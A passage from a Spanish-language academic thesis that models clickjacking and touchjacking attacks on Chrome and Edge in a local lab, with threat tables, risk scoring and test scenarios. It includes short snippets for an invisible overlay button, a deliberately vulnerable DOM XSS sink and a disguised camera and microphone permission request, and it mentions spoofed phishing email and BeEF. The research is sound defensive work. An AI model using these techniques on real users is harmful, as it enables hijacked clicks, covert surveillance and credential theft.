Dentro del diseño del entorno experimental se han planteado dos tipos de modelos:

Modelo del Sistema: En este modelo se explica la arquitectura de software y hardware sobre la cual se realiza nuestro sistema.

Modelo de Ataque: En este modelo se especifica los actores y mecanismos mediante los cuales se lleva a cabo los ataques planteados para el modelo definido.

3.1. Modelo del Sistema




Figura 8. Modelo del Sistema.

Usuario: Para el modelo del sistema se estimará que el usuario que se encuentre bajo este tipo de ataques será considerado como un usuario que tiene un nivel de conocimiento medio-alto en seguridad (usuario avanzado o experto).

Navegador: Para el planteamiento del modelo del sistema se han especificado los navegadores Google Chrome y Microsoft Edge con las siguientes características:

Tabla 3. *Características del sistema.*

	Google Chrome	Microsoft Edge
Versión	80.0.3987.132	44.18362.449.0
Arquitectura	64 bits	64 bits
Sistema Operativo	Windows 10 (64 bits)	Windows 10 (64 bits)
Hardware	Core i7, RAM 8GB	

Iframe: Para la implementación del iframe en nuestro sistema se desarrolla nuestra página web en HTML y se implementa el elemento <iframe> </iframe> para la carga de nuestra página web.

Servidor Web: Para la implementación de nuestro servidor web local se utiliza la herramienta XAMMP en la versión 2.2 (Este servidor es utilizado para evaluar los escenarios de clickjacking y touchjacking planteados).

3.2. Modelo de Ataque

Para implementar nuestro escenario práctico se utilizan las herramientas mencionadas en la sección 2.4, que permiten identificar las vulnerabilidades y los tipos de ataques a los que está expuesto el escenario planteado, para ello se ha definido el siguiente modelo de ataque:




Figura 9. Modelo de Ataque.

En este modelo se define un atacante el cual trata de persuadir al usuario para que acceda a una página web fraudulenta mediante la utilización de diferentes métodos generalmente de ingeniería social, una vez el usuario acceda al sitio web fraudulento pensará que está trabajando sobre una página web real certificada pero en realidad la página web original está siendo cargada con un

iframe con el objetivo de ocultar la página maliciosa detrás y robar los clics del usuario, una vez obtenida la información puede ser enviada a un servidor en el cual se almacenará todos los datos que han sido secuestrados.

En el modelo de ataque que se ha planteado se ha omitido el método por el cual el atacante ha conseguido que el usuario ingrese al sitio web malicioso, de igual forma se han realizado evaluaciones en un ambiente de pruebas únicamente con la utilización de los navegadores Microsoft Edge y Google Chrome, además se han definido plantillas desarrolladas en html y css que simulen el acceso con credenciales a una página web con el fin de evaluar cada una de las técnicas de ataques de clickjacking y touchjacking citadas en conformidad con los escenarios planteados.

3.2.1. Identificación de Amenazas

El proceso de identificación de Amenazas son el resultado de la implementación del modelo de ataque en la herramienta Microsoft Threat Modeling y mediante la generación del reporte del escenario planteado (Anexo I) se han obtenido las siguientes amenazas:

Tabla 4. *Identificación de Amenazas.*

Id	Amenaza	Categoría de la Amenaza	Categoría del Stride	Descripción	Contingencia
150	WEB Browser Process Memory Tampered	Alta	Tampering	El navegador WEB tiene acceso a la memoria compartida o punteros dándole la capacidad de ser controlado por la página web Falsa	Implementar función que brinde menos acceso a memoria y validar los datos proporcionados.
151	Cross Site Scripting	Alta	Tampering	El servidor web podría ser objeto de un ataque de secuencias de comandos entre sitios	Sanitizar las entradas del servidor web.
152	Elevation Using Impersonation	Alta	Elevation of Privilege	La página web falsa puede integrarse con el contexto del navegador con el fin de ganar privilegios adicionales.	Implementar medidas de detección de falsas integraciones con el navegador
153	Fake Web Process Memory Tampered	Alta	Tampering	La Web Falsa tiene acceso a la memoria, como memoria compartida o punteros, y puede controlar lo que ejecuta el navegador WEB	Implementar función que brinde menos acceso a memoria y validar los datos proporcionados
154	Replay Attacks	Alta	Tampering	Los paquetes enviados sin secuencia pueden ser capturados por muchas vías.	Implementar protocolo de comunicación que impida los ataques replicados.
155	Collision Attacks	Alta	Tampering	Los atacantes pueden superponer datos	Reensamblar los datos antes de que sean filtrados.

Id	Amenaza	Categoría de la Amenaza	Categoría del Stride	Descripción	Contingencia
156	Elevation Using Impersonation	Alta	Elevation of Privilege	El navegador WEB puede pasar el contexto de la página Web falsa para obtener privilegios adicionales.	Implementar medidas de detección de falsas integraciones con el navegador
157	Web Server Process Memory Tampered	Alta	Tampering	El servidor Web tiene acceso a la memoria y le da la capacidad de controlar lo que se ejecuta	La función debería tener menos acceso a la memoria
158	Replay Attacks	Alta	Tampering	Los paquetes o mensajes sin números de secuencia se pueden capturar y reproducir de una amplia variedad de formas	Implementar un protocolo que admita técnicas anti-repetición.
159	Collision Attacks	Alta	Tampering	Los atacantes que pueden enviar una serie de paquetes o mensajes para superponer datos	Ensamblar los datos antes de filtrarlos
160	Elevation Using Impersonation	Alta	Elevation of Privilege	El servidor web puede suplantar a la página web para obtener privilegios adicionales	Validar el origen de los recursos de la página web.
161	Spoofing the User External Entity	Alta	Spoofing	Un usuario puede ser engañado por un atacante con el fin de ganar acceso al navegador web.	Utilizar un mecanismo de autenticación para validar accesos externos.

Id	Amenaza	Categoría de la Amenaza	Categoría del Stride	Descripción	Contingencia
162	Elevation Using Impersonation	Alta	Elevation of Privilege	El navegador WEB puede hacerse pasar por el contexto del usuario para obtener privilegios adicionales	Validar el origen de los recursos del navegador.
128	Weak Authentication Scheme	Media	Information Disclosure	Autenticación de degradación o un sistema de administración de cambios de credenciales débil	Implementar un esquema de autenticación personalizado.
129	Elevation Using Impersonation	Media	Elevation of Privilege	La página WEB puede hacerse pasar por el contexto del usuario para obtener privilegios adicionales	Validar el origen de los recursos de la página web.
130	Cross Site Scripting	Media	Tampering	El servidor web puede estar sujeto a Cross Site Scripting	Sanitizar las entradas de datos.
131	Spoofing the Hacker External Entity	Baja	Spoofing	Un atacante puede ingresar de forma no autorizada al servidor web	Utilizar un mecanismo de autenticación para identificar cualquier acceso externo
132	Elevation Using Impersonation	Baja	Elevation of Privilege	El servidor WEB puede hacerse pasar por el contexto del usuario para obtener privilegios adicionales	Validar las entradas del servidor web.

3.2.2. Árbol de Ataque




Figura 10. Árbol de Ataque.

3.3. Vectores de Ataque

Una vez finalizadas las etapas de reconocimiento y análisis de vulnerabilidades se han identificado los siguientes vectores de ataque para el escenario planteado, con el fin de obtener como resultado una tabla resumen como se muestra en la Tabla 5.




Figura 11. Identificación de vectores de ataque.

Tabla 5. *Vectores de Ataque.*

ID VECTOR DE ATAQUE	VECTOR DE ATAQUE	TÉCNICA
V1	Phishing	CLICKJACKING
V2	A1- Interfaz Gráfica	
V3	A2-Interfaz Gráfica	
V4	B1^B2-A3- Interfaz Gráfica	
V5	A4-Interfaz Gráfica	
V6	B6-A6-Spoofing	
V7	C1-B7-A6-Spoofing	
V8	C2-B7-A6-Spoofing	
V9	A7-Spoofing	
V10	A8- Cross Site Scripting	
V11	A10- Cross Site Scripting	
V12	A9- Cross Site Scripting	TOUCHJACKING
V13	B3-A5- Interfaz Gráfica	
V14	B4-A5- Interfaz Gráfica	
V15	B5-A5- Interfaz Gráfica	

3.3.1. Niveles de Amenaza

Para el análisis del nivel de Amenaza, tomamos como línea base los atributos genéricos de intensidad, ocultación, ciber y acceso [17] con el fin de evaluar el perfil de amenaza, considerando parámetros de compromiso y nivel de conocimiento del atacante, que afectarían directamente a nuestro sistema.

Perfil de Amenaza: Para el perfil de amenaza se ha subdividido en dos grandes características que serán el nivel de compromiso y el nivel de conocimiento.

3.3.1.1. Nivel de compromiso

Nivel de intensidad: Con respecto al nivel de intensidad se ha tomado en cuenta el número de intentos o métodos posible de ataques que se pueden efectuar de forma recurrente hasta llegar al objetivo.

Tabla 6. *Niveles de intensidad.*

NIVEL	DESCRIPCIÓN
Alto (3)	Cuando la amenaza está altamente determinada a alcanzar su objetivo, aceptando todas las consecuencias.
Medio (2)	Cuando la amenaza esta moderadamente determinada a alcanzar su objetivo, aceptando algunas de las consecuencias.
Bajo (1)	Cuando la amenaza está determinada a alcanzar su objetivo, sin aceptar las consecuencias.

Nivel de Ocultación: Para el nivel de ocultación hemos determinado que tan silencioso es el ataque hasta llegar al objetivo.

Tabla 7. *Niveles de Ocultación.*

NIVEL	DESCRIPCIÓN
Alto (3)	La amenaza es altamente capaz de mantenerse en secreto hasta alcanzar el objetivo
Medio (2)	La amenaza es moderadamente capaz de mantenerse en secreto hasta alcanzar el objetivo
Bajo (1)	La amenaza no es capaz de mantenerse en secreto hasta alcanzar el objetivo

3.3.1.2. Nivel de conocimiento

Cyber: Evaluaremos el nivel de conocimiento que se debe tener para llevar a cabo los diferentes tipos de ataques.

Tabla 8. *Niveles de Cyber.*

NIVEL	DESCRIPCIÓN
Alto (3)	La amenaza deber ser utilizada por un experto para lograr su objetivo.

Medio (2)	La amenaza puede ser aplicada por un usuario nivel intermedio para lograr su objetivo.
Bajo (1)	La amenaza puede ser aplicada por un usuario novato para lograr su objetivo.

Acceso: Aquí se determinará el acceso que se puede llegar a tener con una amenaza sobre un sistema restringido.

Tabla 9. *Niveles de Acceso.*

NIVEL	DESCRIPCIÓN
Alto (3)	La amenaza es capaz de permitir el acceso ilimitado a un sistema restringido.
Medio (2)	La amenaza es capaz de permitir el acceso limitado a un sistema restringido.
Bajo (1)	La amenaza no es capaz de permitir el acceso a un sistema restringido.

NIVEL DE AMENAZA

Para determinar el nivel de amenaza, se ha considerado los valores máximos y mínimos (entre 4 y 12) determinando 3 niveles que se muestran a continuación:

Tabla 10. *Niveles de Amenaza.*

NIVEL	DESCRIPCIÓN
Alto (10-12)	La amenaza es capaz de permitir el acceso ilimitado a un sistema restringido.
Medio (7-9)	La amenaza es capaz de permitir el acceso limitado a un sistema restringido.
Bajo (4 – 6)	La amenaza no es capaz de permitir el acceso a un sistema restringido.

3.4. Estimación de Riesgo de Vectores de Ataque

Para la estimación del riesgo se procede al análisis de cada uno de los vectores de ataque mediante la sumatoria de los atributos genéricos de intensidad y conocimiento, con el fin de determinar cuáles son los riesgos de nivel alto que pueden afectar nuestro escenario basados en la Tabla 10.

Tabla 11. *Análisis de vectores de ataque.*

ID DEL VECTOR DE ATAQUE	VECTOR DE ATAQUE	I	O	C	A	Nivel de Amenaza	TÉCNICA
V1	Phishing	2	2	2	2	**8**	CLICKJACKING
V2	A1- Interfaz Gráfica	1	3	2	3	**9**	
V3	A2-Interfaz Gráfica	1	3	2	3	**9**	
V4	B1^B2-A3-Interfaz Gráfica	2	3	3	3	**11**	
V5	A4-Interfaz Gráfica	2	2	3	2	**9**	
V6	B6-A6-Spoofing	3	3	3	2	**11**	
V7	C1-B7-A6-Spoofing	3	2	2	1	**8**	
V8	C2-B7-A6-Spoofing	2	3	2	1	**8**	
V9	A7-Spoofing	2	3	2	3	**10**	
V10	A8- Cross Site Scripting	2	3	3	2	**10**	
V11	A10- Cross Site Scripting	1	2	3	3	**9**	
V12	A9- Cross Site Scripting	2	3	3	3	**11**	TOUCHJACKING
V13	B3-A5- Interfaz Gráfica	2	3	3	3	**11**	
V14	B4-A5- Interfaz Gráfica	2	3	2	2	**9**	
V15	B5-A5- Interfaz Gráfica	1	2	3	2	**8**	

I: Intensidad **O:** Ocultación **C:** Cyber **A:** Acceso

Una vez concluido el análisis mediante la matriz genérica de amenazas se ha reducido nuestro árbol de ataque (Anexo II), pudiendo identificar como niveles de amenaza alto los siguientes vectores de ataque con respecto a clickjacking obtenemos los vectores: V4, V6, V9, V10, y con respecto a touchjacking los vectores: V12 y V13.

4. IMPLEMENTACIÓN Y EVALUACIÓN

En este capítulo se realiza la implementación partiendo de los escenarios planteados con el fin de recopilar la información necesaria, para evaluar y analizar los resultados, esta información nos permitirá evidenciar oportunidades de mejora en cada uno de los escenarios analizados.

4.1. Definición de Escenarios de Evaluación

La fase de experimentación se complementará con la definición de diferentes escenarios y parámetros relacionados con el nivel de complejidad del ataque y asumiendo que la víctima tiene un nivel de conocimiento medio-alto en seguridad (usuario avanzado o experto), se han planteado tres tipos de escenarios que serán considerados mediante las características de cada uno de los navegadores:




Figura 12. Escenarios de análisis.

Escenario 1: Sin aplicación de sanitización web ni plugins en MS Edge y en Google Chrome.

Escenario 2: Con aplicación de sanitización web en ambos, Edge y Chrome, pero sin plugins en Chrome.

Escenario 3: Con sanitización web y con plugins, en Edge y Chrome; respectivamente.

Estas observaciones permitirán determinar el comportamiento de estos ataques en los distintos navegadores Web, así como también, evaluar su eficiencia dentro de los escenarios planteados.

Se implementan cada uno de los escenarios planteados de acuerdo con el análisis de las condiciones definidas en el Modelo del Sistema.

4.2 Valoración de Riesgo de los Escenarios

Cada uno de los escenarios serán evaluados de acuerdo con los parámetros de impacto y probabilidad que se muestran en la Tabla 12 y Tabla 13 respectivamente.

Tabla 12. *Niveles de Impacto.*

IMPACTO	DEFINICIÓN
ALTO (3)	Puede afectar notablemente a la víctima ocasionando robo de información sensible, así como obtener acceso total al equipo comprometido.
MEDIO (2)	Puede afectar parte de recursos de la víctima sin ocasionar mayor daño al sistema atacado o la víctima.
BAJO (1)	No afecta directamente a la víctima y únicamente se utiliza para beneficio del atacante.

Tabla 13. *Niveles de Probabilidad.*

PROBABILIDAD	DEFINICIÓN
ALTO (3)	Existen escasas técnicas y herramientas para contrarrestar este tipo de amenaza.
MEDIO (2)	Mediante el uso de diferentes técnicas y herramientas se puede mitigar las amenazas existentes.
BAJO (1)	Existen muchas técnicas y herramientas que logran mitigar completamente este tipo de ataques.

Finalmente se evaluará el riesgo mediante un mapa de calor cotejando la Probabilidad vs el Impacto como se muestra en la *Figura 13*.

NIVEL DE RIESGO
1. Bajo
2. Medio
3. Alto

		IMPACTO		
		ALTO	**MEDIO**	**BAJO**
PROBABILIDAD	**ALTA**	**3**	**3**	**2**
	MEDIA	**3**	**2**	**1**
	BAJA	**2**	**1**	**1**

Figura 13. Mapa de Riesgos.

De acuerdo con las vulnerabilidades identificadas inicialmente y basados en el mapa de riesgos se han determinado los siguientes valores con respecto a Impacto (I), Probabilidad (P) y Riesgo (R) de cada uno de los vectores de ataque, además se han seleccionado los escenarios en los cuales serán evaluados.

Tabla 14. *Estimación del riesgo.*

Vector de Ataque	I	P	R	E1	E2	E3
V4: B1and B2-A3- Interfaz Gráfica	**3**	**2**	**3**	✓	✓	✓
V6: B6-A6-Spoofing	**2**	**3**	**3**		✓	
V9: A7-Spoofing	**3**	**2**	**3**		✓	
V10: A8- Cross Site Scripting	**2**	**2**	**2**	✓		
V12: A9- Cross Site Scripting	**3**	**2**	**3**		✓	
V13: B3-A5- Interfaz Gráfica	**3**	**1**	**2**		✓	

4.3 Implementación de Escenarios de Ataque

Para la implementación de los escenarios de ataque se desarrollaron dos tipos de páginas web en HTML y CSS, la página web principal que denominaremos p1.html y una secundaria que denominaremos p2.html, con respecto a la implementación del vector de ataque V13 se utilizó la herramienta Android Studio con el fin de realizar la evaluación desde una aplicación móvil nativa, cada implementación fue desarrollada con el fin de que sean utilizadas para las pruebas de ataques de clickjacking y touchjacking, además cabe indicar que las páginas web estarán alojadas en un servidor local XAMMP.

Las condiciones en las que serán evaluados los escenarios se encuentran definidas en la *Figura 12*.

4.3.1. Implementación del Escenario 1

Para la implementación del escenario 1 se utilizan los vectores de ataque: V4 y V10 los mismos serán evaluados bajo las siguientes condiciones:

- Navegador Microsoft Edge y Google Chrome.
- Sin plugins.

Vector de ataque V4

Para la implementación de este vector de ataque utilizaremos nuestra página web p1.html (Anexo III), con el fin de simular el acceso a una página con ingreso de datos (usuario y contraseña) y secuestrar el clic del usuario.




Figura 14. Página HTML.

Mediante la utilización de un iframe en el cual incluiremos la página p1.html y detrás ocultaremos un botón que estará alineado a nuestra página original, se ha realizado la modificación dentro del archivo CSS con el fin de que este elemento este oculto para el usuario.

```
button{
    width: 224px;
    top: 392px;
    height: 50px;
    left: 858px;
    position: absolute;
    z-index: 1;
    opacity: 0;
    cursor: pointer;

}
```

Figura 15. Archivo de edición CSS.

De esta forma conseguimos aplicar una de las técnicas más utilizadas para el tipo de ataques de touchjacking y clickjacking que es el de transparentar los elementos de la página maliciosa con el fin de robar el clic del usuario.

Figura 16. Ocultación de botón malicioso

Una vez generado nuestro sitio web se procedió con la implementación como se muestra en el Anexo V del Escenario 1 (V4).

Vector de ataque V10

Para la implementación de este vector de ataque se utilizan los navegadores Microsoft Edge y Google Chrome sin la implementación de plugins ni medidas de mitigación, se procedió agregar código javascript para ejecutar el ataque DOM XSS en nuestra página web p1.html con el fin de permitir inyectar código malicioso en nuestro sitio web y realizar las evaluaciones y mitigaciones de este tipo de ataque.

```
<script>
    document.write(location.hash.substring(1));
</script>
```

Figura 17. JavaScript para Ataque DOM XSS

Se agrega el script document write que permite insertar directamente código en el hash después del símbolo #, facilitando la inserción de payloads, de esta forma manipulamos el DOM para inyectar nuestro código malicioso como se muestra en el Anexo VIII del Escenario 1 (V10).

4.3.2. Implementación del Escenario 2

Para la implementación del escenario 2 se utilizan los vectores de ataque: V4, V6, V9, V12, V13 que serán implementados bajo las siguientes condiciones:

- Sanitización Microsoft Edge y Google Chrome.
- Sin plugins.

Vector de ataque V4

Para la implementación de este vector de ataque se utiliza la técnica de ocultación mediante la modificación de la opción opacity dentro del archivo CSS con el fin de ocultar nuestro botón malicioso sin que sea perceptible para el usuario, se aplicaron las medidas de sanitización citadas para este escenario que es la utilización de Xframe para evitar que nuestro sitio web sea utilizado en un iframe dicha implementación se encuentra desarrollada en el Anexo V del Escenario 2 (V4).

Vector de ataque V6

Para la implementación de este vector de ataque se utiliza el sitio web anonymailer.net para el envío de correo electrónico con el fin de suplantar un correo electrónico real y persuadir al usuario para que ingrese a un link malicioso el cual redirige a un sitio web que solicita los datos del usuario con el fin de sustraer esta información, el desarrollo de esta implementación se encuentra explicado en el Anexo VI del Escenario 2 (V6).

Vector de ataque V9

La ejecución de este vector de ataque se lo realizo con el navegador Microsoft Edge y Google Chrome sin la implementación de plugins ni medidas de mitigación, se procedió a crear una ventana flotante que simula permisos de cookies en nuestro sitio web p1.html, además se agregó código javascript para solicitar permisos de acceso a la cámara y micrófono del usuario.

```
<script>
navigator.mediaDevices.getUserMedia({audio: true, video: true}).then((stream)=>{
    console.log(stream)
let video= document.getElementById('video')
video.srcObject = stream

}).catch((err)=>console.log(err))
</script>
```

Figura 18. Javascript para solicitar acceso a cámara y micrófono.

Una vez realizado los pasos mencionados anteriormente se procedió a ocultar nuestro cursor con la opción cursor **none** y se lo modificó para aparentar ser el real mientras que nuestro cursor original fue posicionado sobre la opción de permitir acceso a la cámara y micrófono como se muestra en el Anexo VII del Escenario 2 (V9).

Vector de ataque V12

Para la implementación de este vector de ataque se utiliza el sistema operativo Kali Linux en su versión 2020 y se ejecuta la herramienta beef [25], para proceder a realizar las pruebas en un dispositivo móvil con sistema Operativo IOS, en los navegadores Google Chrome y Microsoft Edge sin la utilización de plugins ni sanitización de sitios web, los pasos explicados anteriormente se encuentran desarrollados en el Anexo IX del Escenario 2 (V12).

Vector de ataque V13

Para la implementación de este vector de ataque se utiliza la aplicación Android Studio en la versión 3.6.2 con el fin de crear una interfaz netamente móvil y manipular el contenido del WebView para realizar un ataque a nivel de UI WebView [11], se analizara la efectividad de este tipo de ataques desde una aplicación móvil, el desarrollo de esta implementación se encuentra especificada en el Anexo X del Escenario 2 (V13).

4.3.3. Implementación del Escenario 3

Para la implementación del Escenario 3 se utilizó el vector de ataque V4 que será evaluado bajo las siguientes condiciones:

- Sanitización Microsoft Edge y Google Chrome.
- Con plugins.

Vector de ataque V4

Para la implementación de este vector de ataque se utiliza la técnica de ocultación mediante la modificación de la opción opacity dentro del archivo CSS, además se implementó la sanitización del código y se utilizaron plugins

para los navegadores Microsoft Edge y Google Chrome, como se muestra en el Anexo V del Escenario 3 (V4).

4.4 Evaluación de Mitigaciones

En este capítulo se evalúan las mitigaciones propuestas por los autores dentro de las investigaciones realizadas y se analiza el nivel de eficiencia de estas contramedidas frente a los ataques de clickjacking y touchjacking.

4.4.1. Mitigaciones del Escenario 1

Dentro del escenario 1 según las condiciones planteadas no se implementaron medidas de mitigación ni a nivel de código ni mediante el uso de plugins con respecto a los vectores de ataque V4 y V10.

4.4.2. Mitigaciones del Escenario 2

